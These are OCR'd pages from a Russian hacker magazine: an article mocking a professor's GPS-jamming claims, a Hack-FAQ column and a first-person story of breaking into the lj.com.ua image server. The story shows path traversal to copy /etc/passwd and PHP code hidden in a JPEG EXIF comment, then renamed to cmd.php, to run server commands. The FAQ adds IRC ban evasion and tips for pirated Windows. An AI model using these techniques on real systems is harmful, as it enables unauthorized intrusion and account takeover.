Итак, в свое время несколько печатных и онлайновых СМИ рассказали о профессоре из Санкт-Петербурга, докторе наук Валентине Кашинове, который якобы изобрел простую глушилку для GPS. Поначалу не разобравшиеся в объяснениях самого профессора журналисты сходу написали, что устройство, которое можно спаять из доступных деталей в домашних условиях, способно нарушить работу чуть ли не самой спутниковой группы GPS. Новость большого шума не наделала ввиду ее очевидной бредовости. Вмешаться в работу спутников даже с мощными радиотехническими средствами вряд ли возможно, разве что залезть с ножовкой на огромные локаторы НИП и попытаться что-нибудь отпилить.

Вскоре после этого появились более обстоятельные объяснения профессора и даже результаты экспериментов. Речь шла о помехах приемникам GPS в пределах некоторого радиуса действия на местности. Кашинов сообщил, что используемые в GPS фазоманипулированные сигналы оказались неустойчивы к маломощным помехам: «При мощности передатчика помех порядка 1 Вт дальность глушения в свободном пространстве может достигать 500 км».



Профессор Валентин Кашинов. Народных героев нужно знать в лицо



Старт «Томагавка»

ЗАРОЙТЕ СВОИ ТОМАГАВКИ

Свою «помеху» Кашинов придумал достаточно давно, но не стал продавать ее отечественным военным. Профессор, возмущенный политикой Соединенных Штатов, занялся донесением своих метазнаний до всех жертв агрессивной Америки. Он стал открыто рассылать описание своего диковинного устройства и раздавать интервью прессе. По его словам, еще до начала бомбежек Белграда он послал сербам ценные указания, но они поначалу ими пренебрегли. «И вот, когда после первых обстрелов «томагавками» стало ясно, что к чему, мне пришлось через интернет обратиться к прогрессивной общественности, после чего со мной связались их военные представители». Якобы после этого косяки «томагавков» американцев полетели не туда и в массовом порядке стали самоликвидироваться.

Аналогичную историю профессор рассказывает про Ирак. Как пишет Кашинов, за время операции «Лиса в пустыне» в воздухе на пути к Ираку самоликвидировалось более сотни «томагавков».

Профессор утверждает, что при пропадании сигнала от спутников компьютер «томагавка» теряет ориентацию, и на этот случай в нем предусмотрена программа самоликвидации.


Весьма убедительно. Фазоманипулированный сигнал действительно неустойчив по отношению к узкополосной помехе на частоте, близкой к несущей, - об этом написано во всех учебниках. Вся штука в том, что крылатые ракеты «томагавк» (Tomahawk) были разработаны General Dynamics аж в 1970 году - намного раньше запуска первого спутника GPS в 1978-м. Поскольку все они до настоящего момента не самоликвидировались, нетрудно догадаться, что в основе их работы лежит иной принцип, а именно автономное наведение по радиолокационному рельефу местности. GPS-приемники на «томагавки» действительно начали ставить, но лишь 10 лет назад. Открою военную тайну Пентагона. «Томагавки» всех поколений не наводятся по GPS. Ни в стратегических, ни в тактических, ни в ядерных, ни в любых других вариантах. GPS играет исключительно вспомогательную функцию.

На одном из сайтов Кашинов пишет: «Из США поступают сведения о начале испытаний новых «томагавков», ориентирующихся по рельефу местности. Конечно, специалистам США ничего не остается, как признать полное фиаско системы GPS NAVSTAR». Вот так. Оказывается, все было наоборот - сначала GPS, а потом системы наведения по

рельефу. Очевидно, профессор слегка запутался в хронологии и причинно-следственных связях. Об истории и технических деталях «томагавков» можно прочитать на официальных сайтах ВМС США. Что касается невозможности модернизации GPS, вообще, жаль, что профессор ничего не слышал о запуске новых поколений спутников GPS Block IIR - IIF.


«Томагавк» в полете

Первоначально американцы заявляли, что помеховые устройства войска Саддама получают из России, где их кустарно собирает некая фирма. На хакерских сайтах и правда встречаются фотографии маленьких коробочек и внутреннего монтажа с пайкой на коленке и русскими надписями. Как утверждает «Российская газета», впервые портативные передатчики помех для подавления систем космической навигации, произведенные российской фирмой, были показаны на Московском международном авиакосмическом салоне в 1997 году. В день, когда в Ираке засекли попытки глушения GPS, президент Буш намекнул президенту Путину на русский след в этом деле. Президент обещал разобраться.


Передатчик помех приемникам спутниковых навигационных систем GPS/ГЛОНАСС. Дальность действия 150-200 км. Масса передатчика 8-10 кг


Так работают передатчики помех

ЛОВИМ РАКЕТЫ САЧКОМ ДЛЯ БАБОЧЕК

На исследованиях GPS любознательные партизаны не остановились. Они научились бороться с настоящим «злом» - так можно перевести название американской ракеты HARM. На самом деле это аббревиатура High-speed Anti-Radiation Missile - противорадиолокационной самонаводящейся ракеты класса «воздух - РЛС». Ей противопоставили обычную микроволновую печку. Об этой идее можно найти много упоминаний в интернете, но доктор Кашинов и данное открытие приписывает себе.
«Когда англичане вошли в Косово, они с удивлением обнаружили, что во дворах валяются микроволновые печки. Ничего удивительного здесь нет. Например антирадарная

МЫ ВАС ОТКЛЮЧИМ ОТ ВСЕГО

Ладно, с «томагавками» профессор малость напутал, однако существуют более продвинутые, «умные» бомбы и ракеты, на которых GPS действительно используется для наведения на цель. Уж с ними-то простенькая схема питерского инженера наверняка разберется с полпинка. В конце концов, есть инфантри-пехота, поголовно оснащенная средствами GPS. Наверное, если американский пехотинец потеряет сигнал GPS, он должен немедленно застрелиться...
Свой ультиматум Кашинов отправил в НАТО: «Если не прекратите свои бесчинства, опубликую способы, как можно вырубить и другие ваши навигационные системы».
Позже в своих более трезвых статьях профессор признавал, что глушить длинноволновую LORAN-C без глобальных международных последствий будет сложно. Для технического решения этой задачи потребуются дополнительные исследования, так же как и для вывода из строя новой перспективной европейской системы Galileo.
В Пентагоне, похоже, действительно изучили страшилки из России, но серьезной опасности в них не обнаружили. В конце марта 2003 года представитель Пентагона заявил, что попытки противника нарушить работу средств, использующих GPS, успеха не имели. При этом было отмечено, что американские военные ожидали применения подобных средств и приняли соответствующие меры. Меры эти, как выяснилось на следующий день, тоже были незатейливы и предсказуемы. Несмотря на то что помехи никому не мешали, шесть обнаруженных источников помех были на всякий случай уничтожены. На них просто сбросили бомбы, оснащенные той самой GPS, что подтвердило ее нормальную работоспособность.



Читай о профессоре Кашинове:
- **www.laboratory.ru/person/kashinov/rstart.htm**
- **www.laboratory.ru/articl/rad/rar020.htm**
- **www.globalresearch.ca/articles/BOG211A.html**

УМНЫЕ БОМБЫ

GPS как основное средство наведения используется в так называемых умных бомбах. По нему ориентируются управляемые авиабомбы JDAM (Joint Direct Attack Munition), планирующие бомбы JSOW и управляемые (не крылатые) ракеты JASSM. К последним относится 1000-килограммовая ракета AGM-158 с дальностью полета 185 км. Смысл всех этих наворотов состоит в том, чтобы попасть в цель с высокой точностью с как можно большего расстояния от нее.

Теоретически помехи радионаведению данных боеприпасов поставить можно. Однако не следует забывать, что современное оружие создается для эффективного применения в условиях полномасштабной войны с высокотехнологичным противником. Это означает применение мощнейших профессиональных средств радиоэлектронной борьбы (РЭБ), а не самопальных поделок юных техников. Ракеты и бомбы всегда делались с полным запасом автономности, и открытая система GPS используется в них, как правило, в качестве вспомогательной системы. Как заявил представитель Пентагона в интервью New Scientist, помеховые устройства GPS не являются «серебряными пулями» против бомб и ракет, даже если их воздействие окажется хоть сколько-нибудь эффективным. Если в районе цели действует помеха GPS, это не означает, что самолеты и наземные войска «плюнут на все, развернутся и уйдут».

Использование GPS в ракетах и бомбах не является технологическим прорывом в точности поражения. Это лишь один из способов удешевления высокоточного оружия. Старые добрые бомбы с лазерным наведением, точность которых гораздо выше, никуда не делись. Однако значительно дешевле оказалось установить пассивную систему с GPS-приемником и слегка увеличить мощность заряда. Но если с использованием радиоэлектроники будет совсем беда, а в случае войны с высокотехнологичным противником именно так и будет, можно вернуться к лазерному наведению.

ПРОДЕЛКИ СИМПСОНОВ



Брюс Симпсон и его «почти готовый» самодельный «томагавк»

Летом 2003 года, когда с Саддамом было покончено, тема крылатых ракет была все еще очень популярна. Фанаты буквально помешались на «томагавках». Один 49-летний новозеландец сообщил на своем сайте www.aardvark.co.nz/pjet, что собирает в гараже «томагавк» из купленных на аукционе eBay деталей, при этом планирует уложиться в $5 000.

Последняя запись на сайте сделана 6 июля 2004 (www.interestingprojects.com/cruisemissile/diary.shtml). Результат года работы, действительно, похож на ракету с крылышками и каким-то хитрым ускорителем в хвосте. Электроникой наведения парень из страны хоббитов сильно заморачиваться не стал, ограничившись карманным GPS-приемником. Своими действиями конструктор пожелал привлечь внимание властей к проблеме доступа к высокотехнологичному оружию. Мол, каждый может налепать себе «томагавков». Местные власти угрозе не внемлют и озабочены лишь тем, чтобы конструктор не взлетел на воздух вместе со своим домом.

ракета HARM идет на любой мощный источник радиоизлучения в диапазоне от 400 до 10 000 МГц, а в микроволновках стоит магнетрон на 500-800 Вт. Если открыть дверцу печки и перемкнуть блокировку, то около 200 Вт она может излучать». Этот рецепт Кашинов рассказал по телефону своему приятелю из Белграда. Подтверждение тому, что НАТО обстреливала исключительно микроволновые печки, неискушенный в английском юморе профессор нашел в британской газете «Гардиан».
На самом деле пассивная головка самонаведения HARM AGM-88 не пойдет на любой мощный источник радиоизлучения, хотя и может его зафиксировать. Ракета способна различать различные типы РЛС по их сигналу. С какой из них она могла бы спутать микроволновку, непонятно. Возможно, «хармы» принимают микроволновки за танки, что, наверное, неудивительно - в танке всегда очень жарко, особенно когда танкисты жарят сосиски.


Вообще, боевое применение микроволновки выглядит весьма странно. Вынести печку во двор, чтобы в нее влетело 66 кг осколочно-фугасного заряда? При том что на вооружении любой мало-мальски приличной ПВО имеются достаточно простые и дешевые штатные постановщики активных помех, имитирующие РЛС.

НАДУВНЫЕ РЕЗИНОВЫЕ... ТАНКИ

Сели партизаны кумекать: если «томагавки» летят по рельефу, то, может быть, стоит изменить сам рельеф? Не то чтобы умело варьировать радиус Земли в математических формулах, а буквально: разжигать рядами костры, надувать баллоны и резиновые танки, покрытые радиоотражающей краской, по барханам раскидать надувных женщин и плюшевых мишек.
Как ни странно, именно надувная техника сумела подтвердить свою неплохую эффективность. Так, во время первой войны в Заливе получили распространение муляжи самолетов, танков, мостов, телецентров, всяческих оборонительных сооружений и даже химических заводов. Весь этот надувной арсенал был произведен и продан Ираку туринской компанией MBM. Макеты светились, излучали тепло и имитировали прочую активность. От себя добавлю, что в пустыне барханы движутся со скоростью 100 м в месяц, поэтому «рельеф» - понятие сильно текучее.

А, ПУСТЬ СТРЕЛЯЮТ!

Все промазавшие последнее время «томагавки» доктор Кашинов относит на свой счет. Вот что он пишет: «Ущерб подсчитать не представляет труда. Если каждый «томагавк» стоит около 1 300 000 долларов, просто умножьте эту цифру на 300 самоликвидаций. Но это мелочь, так как оценивать нужно стоимость всей системы GPS NavStar, которая теперь практически выведена из строя. А это не менее 80 миллиардов долларов и 20 лет работы специалистов высокой квалификации». Вот какой уверенный в себе западлостроитель живет и потирает ручки в Санкт-Петербурге.




Стараниями партизан века хай-тек эта девушка угодила в болото

Конечно, даже самая современная и очень ответственная техника иногда дает сбои. Случается даже, что космические шаттлы разваливаются на куски. Ну а на войне бывает всякое. «Томагавки» теряют ориентацию, пушки палят по своим, вертолеты падают сами по себе. Но это не означает, что буржуи - полные дураки, что танки можно разгонять ивовым прутиком, а самолеты - ветряными мельницами. И все же человечество приблизилось к той стадии технического развития, когда сумасшедший ученый в своей лаборатории может если не взорвать Земной шар, то изрядно потрепать его. За такими ноу-хау нужен глаз да глаз.



Противорадиолокационная самонаводящаяся ракета HARM класса «воздух - РЛС»




МОСКВА
Новинский бульвар, д. 28/35
ТК «Атриум», Земляной вал, д. 33, 2 этаж
ТК «Охотный ряд», 2 уровень
ГУМ, первая линия, 1 этаж
ТК «Рамстор», Ярцевская, д. 19, 2 этаж
ТК «МЕГА» (ИКЕА), 41-й км МКАД
ТК «Метромаркет», Ленинградский проспект, д. 76
САНКТ-ПЕТЕРБУРГ
Невский проспект, д. 75
Петроградская сторона, Большой проспект, д. 57
ДЛТ, Б.Конюшенная, 1 этаж
БГД, Невский проспект, д. 35
ТК «Сенная», Ефимова, д. 3
www.reebok.ru
Rbk
Answer VIII
Товар сертифицирован



■ SideX (hack-faq@real.xakep.ru)

HACK-FAQ

Будь конкретным и задавай конкретные вопросы! Старайся оформить свою проблему максимально детально перед посылкой в Hack-FAQ. Только так мы сможем действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов «Как взломать интернет?», ты лишь потратишь наш почтовый трафик. Рассчитывать на халяву (инет, шеллы, карты) не стоит, мы сами живем на гуманитарной помощи.

Q: Подскажите, пожалуйста, как устанавливается софт в *nix?

A: Трудно поверить, но этот вопрос звучит в каждом третьем письме. Итак, если нужно выполнить установку из сырцов, последовательность выполнения команд будет такой:

```
# tar zxvf progname-version.tar.gz
```

либо:

```
# bunzip2 < progname-version.tar.bz2 | tar xvf -
# cd progname-version
# ./configure
# make
# make install
```

Если нужно поставить rpm-пакет, выполняй:

```
# rpm -Uvh progname-version.rpm
```

В случае возникновения проблем с зависимостями добавляй ключик --nodeps. Для установки программы из портов:

```
# cd /usr/ports/category/name
# make install clean
```

Для установки пакаджа:

```
# pkg_add progname-version.tgz
```

Q: Пытаюсь скомпилировать программу, но gcc жалуется, что не может найти необходимые заголовочные файлы и библиотеки. Хотя в системе они присутствуют! Как быть?

A: Здесь с помощью переменных окружения необходимо передать дополнительные пути скрипту configure, например:

```
# env CPPFLAGS="-I/usr/local/include" LDFLAGS="-L/usr/local/lib" ./configure
```

Некоторые программы требуют установленных переменных CFLAGS и CXXFLAGS, сверься с выводом команды ./configure --help и прилагающимися файлами README и INSTALL.

Q: Меня жестоко и несправедливо забанили на одном IRC-канале. Теперь все мои попытки вернуться туда жестко пресекаются. Как можно обойти бан в IRC?

A: Принеси админу банан, чтобы он снял бан :). На самом деле ремонт отношений с администрацией - самое взрослое решение. Когда оно оказывается недоступно, нужно шевелить мозгами в другом направлении. Если бан ставится по иденту, выход очевиден - менять Ident в настройках клиента. Я не встречал готового решения, но вполне возможно автоматизировать это написанием соответствующего скрипта. С баном по хосту (твоему IP-адресу) ситуация немного сложнее. Можно настраивать коннект через сокс (SOCKS4/Socks5) или прокси (http-прокси). Первая опция поддерживается всеми известными мне win-клиентами. Вторая также присутствует в большинстве последних версий клиентов или может быть добавлена установкой плагина вроде Socks2HTTP (www.totalrc.net/s2h). Использование http-проксов предпочтительнее, так как их списки обычно легче добыть на просторах инета. Бан по нику обходится очевидным способом.

Q: Пытался создать описанный тобой SSH-туннель, но найти рабочий шелл не удалось. Не знаешь, кто может подогреть рабочую тему?

A: Последние три года все мои зашифрованные соединения пробегают через shell-сервер провайдера www.lomag.net. Помимо стабильного качества работы, там есть огромный лист очень прикольных виртуальных хостов вроде sacrifices.virgins.to.the.evil.net :).

Q: Чем установка Windows XP Corporate Edition полезнее хакеру?

A: Если не уходить далеко в дебри корпоративных радостей, на поверхности останется очевидный факт - corp ed не требует активации и регистрации! Это является безусловным бонусом для юзеров пиратских копий оси.



Q Правда, что теперь можно заразиться вирусом и при просмотре обычного JPG?

A В случае Microsoft нет ничего невозможного! Эта уязвимость была обнаружена в WinXP без установленного SP2, Windows Server 2003 и в ряде других MS-продуктов. Дыра явилась следствием переполнения буфера при JPEG-процессинге (GDI+). Если зараженный jpg был открыт админом, злоумышленник получит практически полный контроль над атакованной системой, сможет ставить и запускать любые проги, получит доступ к просмотру, удалению и записи любой инфы. Юзер может быть заражен как при локальном открытии графического файла, так и при посещении сайта, где была выложена зло-картинка. Многие юзеры подцепили заразу после прочтения письма, где была включена соответствующая графика. Были и случаи, когда эксплойт-файлы были вставлены в Office-документы. Более подробное описание бага есть в MS TechNet на www.microsoft.com/technet/security/bulletin/MS04-028.mspx. За примером написания собственного JPG-эксплойта отправляйся на www.securityfocus.com/archive/1/376156.

Q Я полгода не могу зайти на один канал. Неужели меня так долго держат в бане?

A Роскоши полугодового бана вряд ли кто-либо успел заслужить за всю историю IRC. Большинство сетей, точнее irc-сервисов, имеет ограниченные бан-списки. Лимит может варьироваться от 15 до 50 банов единовременно. Содержать один адрес (ник, идент) в списке постоянно позволит себе редкий крупный канал. В случае сервисной сети (основанной на сервисах nickserv/chanserv/etc, вроде DALnet), вероятнее всего, твои данные (ник, идент или хост) были занесены в akick-лист. Индивидуальные бан-листы (shit-листы) никак не ограничены, так что тебя может выбрасывать из канала один из ботов или юзеров, кто затаил на тебя обиду.

Q Правда, что теперь хакеров Америки будут судить не по УК, но «по понятиям» судий?

A Действительно, пару месяцев назад Верховный суд США дал большую свободу судьям в выносе приговора за компьютерный криминал. Закон заменил устаревшее предписание 1984 года, которое наказывало судьям строго следовать законодательству при выносе любого приговора. Сейчас судьи будут принимать решения «по понятиям», руководствуясь собственным видением греховности поступка хакера. Они будут смотреть, насколько злостны были изначальные намерения в действиях взломщика. Также будет учтена сумма ущерба, причиненного хакерюгой. IT-эксперты заявляют, что нововведение должно быть на руку кибер-боевикам, ибо отныне судьи будут к ним более благосклонны, чем к лицам, совершающим серьезные преступления. Хотя я лично сомневаюсь, что во всеобщей истерии борьбы со злостными хакерами провинциальные судьи смогут их отличить от арабских террористов. С суммой ущерба тоже остаются увесистые вопросы. Так, в одном из последних дел вирмейкера прокурор насчитал $1225K ущерба, тогда как адвокат настаивал на $10K. Справедливость обвинения будет четко завязана с объективностью экспертов, которые будут проводить денежную оценку ущерба.

Q Как можно подсчитать трафик для каждого пользователя локальной сети?

A Существует невероятное множество различных считалок, например cnupm, ipa, ipacctd, ipcad, ipfm, trafd. Все эти программы давно зарекомендовали себя с лучшей стороны и широко используются, а найти их можно через freshmeat.net. Также не стоит забывать и о средствах учета трафика, встроенных в файрвол.

Q Какие существуют вирусы для мобильников?

A Обещается несметная куча этого добра. Приведу лишь один пример паразита данного семейства. Возьмем под лупу вирус Cabir, который был написан для SymbianOS 6.0 и с завидной успешностью работает в новых версиях системы. Зараза находится в .SIS-файле, который при заражении попадает в директорию APPS. Вирь распространяется по Bluetooth, постоянно сканируя окружающее пространство на наличие соответствующих девайсов. Зараза пытается войти в контакт с любой техникой, в том числе и с блютусными принтерами. Кроме растрачивания батареи (как следствие постоянной работы Bluetooth), твоей трубке никакого вреда не приносится. База данных Symantec (securityresponse.symantec.com) уже знакома с 10 разновидностями заразы. Занятно, что одна их них вычищает из телефона прежнюю версию оригинального Cabir, подобно червю Code Green, который явился ответом на скандальный Code Red: Green сканировал сети в поисках инфицированных Red'ом серваков, чтобы потом их излечить.

Q Можно ли создать телефонный прокси, чтобы на вызываемой трубке высвечивался номер промежуточного телефона, как IP анонимного прокси? АнтиАОН не предлагать!

A Приходит очевидный ответ, заключенный уже в твоем вопросе. Тебе просто нужен промежуточный аппарат, через который будут проходить звонки. Услуга переадресации предоставляется большинством мобильных операторов. Ты просто покупаешь еще одну SIM-карту, куда ставишь переадресацию всех звонков на выбранный номер. Вопрос лишь в том, как звонок будет переадресован. В ряде сетей звонок будет перекинут с сохранением твоего номера, у других же будет заменен на промежуточный номер. Ответ ты сможешь найти экспериментально. Если же ты действительно запарен анонимностью и ищешь более капитального решения, то стоит обратить внимание на профессиональную услугу переадресации звонков. К примеру, контора Telphin (telphin.ru/numbers.php) предлагает перегон звонков с московского номера на любой другой из любой части света. Здесь, как и у других провайдеров, следует изначально пробивать, будет ли номер подменяться при переадресации или нет. В своей практике я пользовался картами IP-телефонии, когда мой номер всегда подменялся провайдерским. Для экономии бабла можно пользоваться PC2Phone-сервисом вроде Net2Phone.com. Так при звонке будет высвечиваться разве что твой IP-адрес.

■ Master-lame-master


CENSORED

ЖИВОЖУРНАЛЬНАЯ АТАКА

Однажды ко мне в аську стукнулся Бублик и попросил подшутить над Хинтом. Задумка была такая: я должен взломать его ЖЖ-аккаунт и запостить сообщение, в котором Хинт признается Бублу, что очень любит своего кумира и готов стать его женой. Я оценил шутку и решил попробовать воплотить ее в реальность.

ИСТОРИЯ ВЗЛОМА УКРАИНСКОГО LJ-СЕРВЕРА


Ломать сервер livejournal.com мне не хотелось. Во-первых, никто мне за это не скажет «спасибо», во-вторых, хакнуть такой крупный проект очень проблематично. Поэтому я решил начать с украинского ресурса lj.com.ua, служащего для хранения картинок зарегистрированных ЖЖ-пользователей. Обратившись к странице www.lj.com.ua/img/h1nt, я получил ошибку с кодом 403. Это означало, что Хинт там зарегистрирован и ничто не мешает узнать его пароль.



Добро поЖЖаловать

ВСЕ НАЧАЛОСЬ С ТАПОЧЕК

По счастливой случайности у меня уже был аккаунт к локализованному ЖЖ. Логин носил гордое имя tapo4ki, а пароль не отличался особой сложностью. Я авторизовался под этим пользователем, а затем стал изучать возможности web-интерфейса. Их было немного, поскольку аккаунт был бесплатным и основные фишки не были доступны. В нижнем правом углу располагался небольшой фрейм, содержащий список закачанных картинок. Рядом с каждой картинкой находились три ссылки: на добавление, удаление и перемещение картинки. Последняя опция очень меня заинтересовала. Я посмотрел сорс фреймового HTML-файла и таким образом нашел ссылку на сам сценарий, а заодно и узнал имена всех параметров. Выяснилось, что для переименования картинки sexy_girl.jpg необходимо обратиться по ссылке http://lj.com.ua/lj-files.php?file=sexy_girl.jpg&to=dirty_girl.jpg. Я был уверен, что админы могли предугадать хакерские шаги и обязательно защитили скрипт от кривых путей к файлу. Однако проверка показала, что администраторы не отличались особым интеллектом. Стоило мне подставить в запрос файл



Дырявый скрипт переименования файлов

Вот они - логины!


../../../../../../../etc/passwd, а параметр to обозвать pass.txt, я увидел на экране сообщение о том, что невозможно удалить /etc/passwd. Как ты догадался, копия этого файла успешно материализовалась в текстовик pass.txt.

Получив список паролей, я подумал, что ситуация будет схожа с историей взлома rin.ru. У меня возникло желание найти местоположение httpd.conf, затем отыскать драгоценные зашифрованные пароли и залогиниться на ssh. Файрволом и близко не пахло, поэтому никто не запрещал мне присоединиться на 22 порт.

Но, как я всегда говорю, не бывает одинаковых взломов. Каждый раз, даже при похожих раскладах, мне редко удается повторить трюк, который я с блеском выполнил при предыдущей атаке. Во-первых, я потерял целый час на поиск httpd.conf, который админы старательно скрыли (в этом они молодцы :)). Во-вторых, на lj.com.ua была водружена cpanel - интеллектуальная web-система, с помощью которой можно поддерживать сервер. По этой причине только у двух системных пользователей была указана корректная shell-оболочка, и это обламывало идею подбора аккаунта. Нужно было думать до посинения мозгов и искать другой путь удаленного проникновения.

ПРЯМОУГОЛЬНИК МАЛЕВИЧА

Подумав, что одной багой взлом не ограничивается, я стал искать другие уязвимые скрипты. И тут в мою голову закралась блестящая мысль - попробовать залить на сервер PHP-скрипт, а затем выполнить его. Сам ресурс, как я уже говорил, служит для хранения картинок, выкладываемых в Живой Журнал. Осталось проверить возможность загрузки левых файлов на сервак. Создав тестовый сценарий, я обозвал его красивым именем пьяный_b00b1ik.jpg и приказал серверу слить фейковое изображение, но не тут-то было - скрипт разорался на несоответствие форматов и послал меня куда подальше. Сперва я подумал, что ошибка вызвана маленьким размером файла. Пришлось натыкать кучу комментариев в мой элитный скрипт и повторить попытку. Но опять меня ждала неудача - по-видимому, программист реально внедрил в скрипт проверку правильности контента. Но подобная проверка вызывала лишь улыбку на моем небритом лице. Ведь у меня в запасе была целая куча способов обхода подобных ограничений.


Ошибка при заливке поддельной картинки



Картинка под скальпелем хирурга

Если сценарию нужна картинка, только картинка и ничего кроме картинки - я с радостью ему ее предоставлю. Только слегка измененную. Я думаю, тебе известен факт поддержки так называемых тэгов в изображении. Любой желающий может вставить в рисунок имя автора, название изображение и комментарий. Именно комментарий я и хотел установить в поддельном рисунке. Быстро запустив фотошоп, я нарисовал замечательный прямоугольник и закрасил его черным цветом. Художник из меня, прямо скажем, никакой, поэтому вместо ожидаемого квадрата я нарисовал прямоугольник Малевича. Затем я закрыл редактор и открыл вьюер изображений AcdSee. Там, в правом нижнем углу, находилось поле для введения EXIF-тэгов. Активировав поле для ввода комментариев, я записал незамысловатую фразу <?system("id");?>. Те, кто хоть немного знаком с PHP, знают, что означает эта конструкция.

Залить произведение Малевича мне удалось без особых проблем. Так как рисунок являлся реальной картинкой, хоть и немного кривой, аплоадер спокойно сохранил файл на сервере. Затем, обладая навыками переименования, я обозвал файл malevi4.jpg именем cmd.php. Все опять прошло без сучка и задоринки. Теперь я обратился по ссылке http://lj.com.ua/img/tapo4ki/cmd.php и... получил символ ошибки при загрузке изображения, как будто ссылка на картинку была неправильной. Но что-то мне подсказывало, что я на верном пути. Я зашел на удаленный шелл, слил картинку wget'ом и открыл ее подручным редактором. И чудо! Внутри изображения вместо моего комментария находилась информация о правах на сервере!

ОХОТА НА БАЗУ

Примечательно, но только комментарии могут интерпретироваться как PHP-код. Если задать тэг «Имя автора», то при попытке загрузить такую картинку сервер вернет непонятную ошибку и не выполнит заветный код. Зная все эти тонкости, я слегка модифицировал мой чудесный прямоугольник :). Чтобы добиться некоторой универсальности, мне пришлось


Команда uname -a в бинарном коде изображения



Многие ресурсы, позволяющие записывать на сервер картинки, не проверяют их на наличие кривых EXIF-тэгов.



Не стоит забывать, что все действия хакера противозаконны, и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

ТРЕВОЖНОЕ ПИСЬМО

Как честный злоумышленник, я незамедлительно оповестил администрацию ресурса о возможных нападениях сразу же после первой попытки взлома. Вот такое письмо упало в их почтовый ящик:

Здравствуйте. Хочу рассказать Вам о некоторых дырах в Вашем сервисе. Во-первых, функция переименования не проверяет имя входящего и исходящего файлов, что позволяет скопировать любой файл в директорию пользователя. Во-вторых, к директориям можно обратиться не только через **img.lj.com.ua**, но и через **lj.com.ua/img/**, что позволяет исполнять php-скрипты. Сценарий (например <? system($cmd) ?>) можно закачать в виде комментария внутри jpg-файла, переименовав файл в php.

Что следует сделать для защиты. Во-первых, в функции переименования фильтровать последовательность символов «..», «/», «"». Запретить переименования в файлы php и вообще через .htaccess не разрешать выполнение php-скриптов в директории img. Либо, как вариант, перевести php в safe mode. Удалять из содержимого картинок символы «<?», «?>».

Единственное, что было сделано, - возвращены права каталогу inc. Вместо nobody группа опять стала ljcomua. Все остальные дырки до сих пор существуют. Я заслал это письмо еще раз, но ответа не получил, как и при первой попытке. Возможно, админы среагируют только после выхода этой статьи в печать. Будем надеяться :).

